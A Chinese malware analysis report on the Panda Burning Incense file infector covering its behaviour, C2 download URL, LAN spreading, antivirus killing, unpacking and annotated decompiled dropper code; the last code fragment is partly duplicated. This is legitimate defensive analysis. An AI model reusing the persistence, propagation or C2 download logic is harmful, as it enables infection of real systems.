目录

一、基本信息

FileName	panda.exe
Type	感染型病毒
Size	30001 bytes
MD5	512301C535C88255C9A252FDF70B7A03
SHA-1	CA3A1070CFF311C0BA40AB60A8FE3266CFEFE870
加壳	fsg v2.0

二、样本简介


1、概述

该样本为经典的熊猫烧香病毒，是一款感染型病毒，能够感染全盘指定类型的文件，修改文件数据和图标，同时可以在局域网内进行横向传播以及作为 Downloader 下载恶意数据执行，并且具有对抗杀软和长久驻留系统的能力。

2、主要行为简述


1）感染全盘二进制文件(exe、src、PIF、com)、脚本文件(htm、html、asp、php、jsp、aspx)
2）添加 spo0lsv.exe 到注册表自启动项 HKCU\~\Run
3）修改注册表 CheckedValue=1 强制系统隐藏文件不显示
4）局域网内横向传播，尝试弱口令登录
5）连接恶意 C2 下载数据并隐藏执行
6）关闭杀软、删除杀软服务、删除杀软自启动项
7）禁用注册表、任务管理器等系统管理软件
8）释放自启动脚本 autorun.inf 和 setup.exe，每隔 6 执行
9）全盘全目录写入 Desktop_.ini 并写入感染日期

三、病毒流程图



panda.exe (fsg壳)
EXE
遍历进程查找spo0lsv.exe,找到则退出
否则比对当前进程是否是spo0lsv.exe,不是的话释放该文件执行
全盘感染
INI
首先在每个目录下释放
Desktop_.ini
同时删除GHO文件
感染文件类型分为两种
二进制文件、脚本文件
exe/PIF/com/src
将病毒文件与源文件拼接，尾部添加感染标识
htm/html/asp/php
/jsp/aspx
尾部添加<iframe>块
本地感染线程
每6秒在盘符下检测生成这两个文件并执行autorun.inf。
INF
autorun.inf
EXE
setup.exe
autorun.inf的内容为启动setup.exe的代码。
定时器
尝试连接139、445端口，如果连接成功则尝试弱口令登录
登录成功则复制病毒文件并启动执行。
局域网感染线程
6个定时器，其他恶意操作
1. 关闭杀软窗口/进程，设置注册表自启动，修改注册表设置隐藏文件不显示
2. 连接C2：http://www.ac86.cn/66/up.txt，下载恶意数据文件，设置隐藏执行
3. 执行 cmd.exe /c net share admin$ /del /y 删除系统根目录下的网络共享
4. 关闭并删除杀软服务，删除杀软自启动项
5. 测试网络连通性
6. 连接恶意C2，下载执行恶意数据，和定时器2作用相同

四、动态行为

1、进程和线程




退出当前进程后启动 spo0lsv.exe 继续执行



spo0lsv.exe 创建了大量线程

2、注册表

添加注册表自启动项，同时禁用注册表




设置系统隐藏目录和文件不显示。

3、文件操作


```
14:46:09... spoolsv.exe  3524 WriteFile  C:\Boot\ko-KR\Desktop_.ini
14:46:09... spoolsv.exe  3524 WriteFile  C:\Boot\nb-NO\Desktop_.ini
14:46:09... spoolsv.exe  3524 WriteFile  C:\Boot\nl-NL\Desktop_.ini
14:46:09... spoolsv.exe  3524 WriteFile  C:\Boot\pl-PL\Desktop_.ini
14:46:10... spoolsv.exe  3524 WriteFile  C:\Boot\pt-BR\Desktop_.ini
14:46:10... spoolsv.exe  3524 WriteFile  C:\Boot\pt-PT\Desktop_.ini
14:46:10... spoolsv.exe  3524 WriteFile  C:\Boot\ru-RU\Desktop_.ini
14:46:10... spoolsv.exe  3524 WriteFile  C:\Boot\sv-SE\Desktop_.ini
14:46:10... spoolsv.exe  3524 WriteFile  C:\Boot\tr-TR\Desktop_.ini
14:46:10... spoolsv.exe  3524 WriteFile  C:\Boot\zh-CN\Desktop_.ini
14:46:11... spoolsv.exe  3524 WriteFile  C:\Boot\zh-HK\Desktop_.ini
14:46:11... spoolsv.exe  3524 WriteFile  C:\Boot\zh-TW\Desktop_.ini
14:46:11... spoolsv.exe  3524 WriteFile  C:\MSOCache\Desktop_.ini
14:46:11... spoolsv.exe  3524 WriteFile  C:\MSOCache\All Users\Desktop_.ini
14:46:12... spoolsv.exe  3524 WriteFile  C:\MSOCache\All Users\{90150000-0015-0804-0000-0000000FF1CE}-C\Desktop_.ini
14:46:12... spoolsv.exe  3524 WriteFile  C:\setup.exe
14:46:12... spoolsv.exe  3524 WriteFile  C:\autorun.inf
14:46:12... spoolsv.exe  3524 WriteFile  C:\MSOCache\All Users\{90150000-0016-0804-0000-0000000FF1CE}-C\Desktop_.ini
14:46:12... spoolsv.exe  3524 WriteFile  C:\MSOCache\All Users\{90150000-0018-0804-0000-0000000FF1CE}-C\Desktop_.ini
14:46:12... spoolsv.exe  3524 WriteFile  C:\MSOCache\All Users\{90150000-0019-0804-0000-0000000FF1CE}-C\Desktop_.ini
```

全盘释放 Desktop_.ini，释放 setup.exe、autorun.inf




Desktop_.ini 写入当前感染日期


C 盘根目录下生成两个隐藏的病毒自启动文件 setup.exe、autorun.inf



感染全盘 exe 文件，修改图标



EXE 尾部感染特征



感染 HTML 文件

HTML 尾部感染特征

释放源文件到 C:\Windows\System32\drivers\spoOlsv.exe

4、网络行为

9	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	spo0lsv:1140
10	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchost:1232
11	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchost:1232
12	200	HTTP	s2.symcb.com	/MFEwTzBNMEswSTAJBgU...	1,754	max-ag...	application/...	svchost:1232
13	200	HTTP	crl.verisign.com	/pca3.crl	1,108	max-ag...	application/...	svchost:1232
14	304	HTTP	crl.globalsign.net	/root.crl	0	public, ...	application/...	svchost:1232
15	304	HTTP	www.download.win...	/msdownload/update/v3/s...	0	max-ag...		svchost:1232
16	502	HTTP	www.google.com	/	546	no-cac...	text/html; c...	spo0lsv:1140
17	200	HTTP	www.tom.com	/	177,198		text/html	spo0lsv:1140
18	502	HTTP	www.ac86.cn	/66/up.txt	556	no-cac...	text/html; c...	spo0lsv:1140
19	200	HTTP	www.163.com	/	500,568	no-cac...	text/html; c...	spo0lsv:1140
20	200	HTTP	www.sohu.com	/	207,230	max-ag...	text/html;c...	spo0lsv:1140
21	301	HTTP	www.yahoo.com	/	8	no-stor...	text/html	spo0lsv:1140
22	200	HTTP	Tunnel to	www.yahoo.com:443	0			spo0lsv:1140
23	-	HTTP	www.google.com	/	-1			spo0lsv:1140

连接恶意 C2


spo0lsv....	WIN-S5OSAVOJ2LE...	49374	64.125.34.253	80	TCP	Close ...
spo0lsv....	WIN-S5OSAVOJ2LE...	49375	42.81.57.14	80	TCP	Close ...
spo0lsv....	WIN-S5OSAVOJ2LE...	49376	220.181.90.8	80	TCP	Close ...
spo0lsv....	WIN-S5OSAVOJ2LE...	49377	124.108.103.104	80	TCP	Close ...
spo0lsv....	WIN-S5OSAVOJ2LE...	49379	124.108.103.104	443	TCP	Establ...
spo0lsv....	WIN-S5OSAVOJ2LE...	49392	192.168.75.162	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49393	192.168.75.174	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49394	192.168.75.219	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49395	192.168.75.134	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49396	192.168.75.40	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49397	192.168.75.160	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49398	192.168.75.126	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49399	192.168.75.175	139	TCP	SYN sent
spo0lsv....	WIN-S5OSAVOJ2LE...	49401	192.168.75.3	139	TCP	SYN sent

尝试局域网横向传播


五、静态分析

1、脱 fsg 壳

脱 fsg 壳的关键在于最后修复错误的 IAT 地址。




硬件断点




硬断断下向上找 jmp 大跳，F2 断点执行过去

dump 点，OEP



导入表不对，修复 IAT，OD 中跳转到 4101E8，将错误的地址改为 0



Import REC 重新载入保存即可

2、代码功能分析

样本大致逻辑如下，前面为作者的自言自语、判断文件是否被修改过和变量初始化，图中标注的三个函数为病毒的恶意逻辑，也是下面要重点分析的部分。

```
dword_40F7E8[1] = 0x353221;
LOWORD(dword_40F7E8[2]) = 0;
BYTE2(dword_40F7E8[2]) = 0;
AuthorSpeech_403C98(&dword_40F7E4, dword_40D820);// 艾玛!
AuthorSpeech_403C98(&dword_40F7D4, dword_40D830);// ***武*汉*男*生*感*染*下*载*者***
AuthorSpeech_403C98(&dword_40F7D8, dword_40D85C);// 艾玛!
DecryptString_405250(dword_40D8A0, "xboy", &v7);// xboy 作为秘钥,解密出字符串 ***武*汉*男*生*感*染*下*载*者***
ComparePathString_404018(0, v7);              // 比对字符串 ***武*汉*男*生*感*染*下*载*者***
if ( !v1 )
  j_ExitProcess_0(0);
DecryptString_405250(dword_40D8DC, "whboy", &v6);// whboy为秘钥,解密出   `uup2..uxe`tm/vhjnx.fdu/ nsm&uyt
ComparePathString_404018(dword_40D908, v6);   // 比对字符串  `uup2..uxe`tm/vhjnx.fdu/ nsm&uyt
if ( !v1 )
  j_ExitProcess_0(0);
Exec_spo0lsv_40819C(dword_40F7E8, a1, &Msg); // 释放自身至 C:\Windows\System32\drivers\spo0lsv.exe,创建进程执行,退出当前进程
Infected_Autorun_NetConnect_40D18C(v2);      // 全盘感染
DoSomething_40D088();                        // 其他的一些恶意操作，比如对抗杀软、HTTP通信
while ( j_GetMessageA(&Msg, 0, 0, 0) )
  j_DispatchMessageA(&Msg);
__writefsdword(0, v3);
v5 = &loc_40D670;
InterlockedDecrement_403C68(&v6, 2);
j_ExitProcess_403AD8();
```

1）恶意逻辑一：释放并执行 spo0lsv.exe

病毒执行后释放文件到 C:\Windows\System32\drivers\spo0lsv.exe，并创建进程执行该文件，随后退出自身进程。其中病毒会有一个判断逻辑，如果当前进程的文件路径并非在 System32 目录下，则退出当前进程，释放 spo0lsv.exe 文件并执行之。

```
__writefsdword(0, &v36);
GetModuleFileNameA_40277C(0, &v66);           // 获取样本源文件路径 C:\Users\sam\Desktop\panda.exe
sub_405574(v66, &v67);
ConcatString_WriteToMem_403ED4(&v67, "Desktop_.ini");// 拼接出字符串  C:\Users\sam\Desktop\Desktop_.ini
if ( GetDate_405694(v67) )                    // ============================分支一(无Desktop_.ini)
{
  GetModuleFileNameA_40277C(0, &v64);
  sub_405574(v64, &v65);
  ConcatString_WriteToMem_403ED4(&v65, "Desktop_.ini");
  v3 = MovVar_4040D1_ToResult_4040CC(v65);
  j_SetFileAttributesA_404BB4(v3, 0x80u);
  j_Sleep(1u);
  GetModuleFileNameA_40277C(0, &v62);
  sub_405574(v62, &v63);
  ConcatString_WriteToMem_403ED4(&v63, "Desktop_.ini");
  v4 = MovVar_4040D1_ToResult_4040CC(v63);
  j_DeleteFileA(v4);
}
if ( !v74 )                                   // ==========================分支二：释放spo0lsv.exe执行，退出当前进程
{
  GetModuleFileNameA_40277C(0, &v58);
  j_CharUpperBuffA_40521C(v58, &v59);         // 将字符串转换为大写形式
  v35 = v59;
  j_GetSystemDirectoryA_4053AC(&v55);         // 获取系统目录所在路径 C:\Windows\System32\
  v34 = v55;
  v33 = "drivers\\";
  v32 = "spo0lsv.exe";
  ConcatStrings_403F8C(&v56, 3);              // 拼接得到 C:\Windows\System32\drivers\spo0lsv.exe
  j_CharUpperBuffA_40521C(v56, &v57);         // 将上述拼接得到的路径全部转化为大写
  ComparePathString_404018(v35, v57);         // 比较当前进程文件的路径名和System32目录下的spo0lsv.exe名是否一致
                                              // edx=7FFB0000, (ASCII "蜂镐逛轰讳间戒句夸冷龄落婉匿配?")
                                              //
  if ( !v7 )                                  // ----------------------------如果此时进程并非system32下的spo0lv.exe
  {
    FindSpecificString_405FC4("spo0lsv.exe"); // 在System32目录下遍历找自己
    FindSpecificString_405FC4("spo0lsv.exe"); // 再找一遍
    v35 = 0x80;
    j_GetSystemDirectoryA_4053AC(&v53);       // 获取系统目录所在路径 C:\Windows\System32\
    v34 = v53;
    v33 = "drivers\\";
    ConcatStrings_403F8C(&v54, 3);
    v8 = MovVar_4040D1_ToResult_4040CC(v54);
    j_SetFileAttributesA_404BB4(v8, "spo0lsv.exe");// 设置文件属性为正常
    j_Sleep(1u);                              // 休眠1ms
    v32 = 0;
    j_GetSystemDirectoryA_4053AC(&v51);       // 获取系统目录所在路径 C:\Windows\System32\
    v31 = v51;
    v30 = "drivers\\";
    ConcatStrings_403F8C(&v52, 3);            // 再次拼接得到 C:\Windows\System32\drivers\spo0lsv.exe

ConcatStrings_403F8C(&v54, 3);
v8 = MovVar_4040D1_ToResult_4040CC(v54);
j_SetFileAttributesA_404BB4(v8, "spo0lsv.exe");// 设置文件属性为正常
j_Sleep(1u);                                  // 休眠1ms
v32 = 0;
j_GetSystemDirectoryA_4053AC(&v51);           // 获取系统目录所在路径 C:\Windows\System32\
v31 = v51;
v30 = "drivers\\";
ConcatStrings_403F8C(&v52, 3);                // 再次拼接得到 C:\Windows\System32\drivers\spo0lsv.exe
v9 = MovVar_4040D1_ToResult_4040CC(v52);
GetModuleFileNameA_40277C(0, &v50);
v10 = MovVar_4040D1_ToResult_4040CC(v50);
j_CopyFileA(v10, v9, "spo0lsv.exe");          // 复制病毒到 C:\Windows\System32\drivers\spo0lsv.exe
v29 = 1;
j_GetSystemDirectoryA_4053AC(&v48);
ConcatStrings_403F8C(&v49, 3);
v11 = MovVar_4040D1_ToResult_4040CC(v49);
j_WinExec(v11, "spo0lsv.exe");              // 执行 C:\Windows\System32\drivers\spo0lsv.exe，退出源文件进程
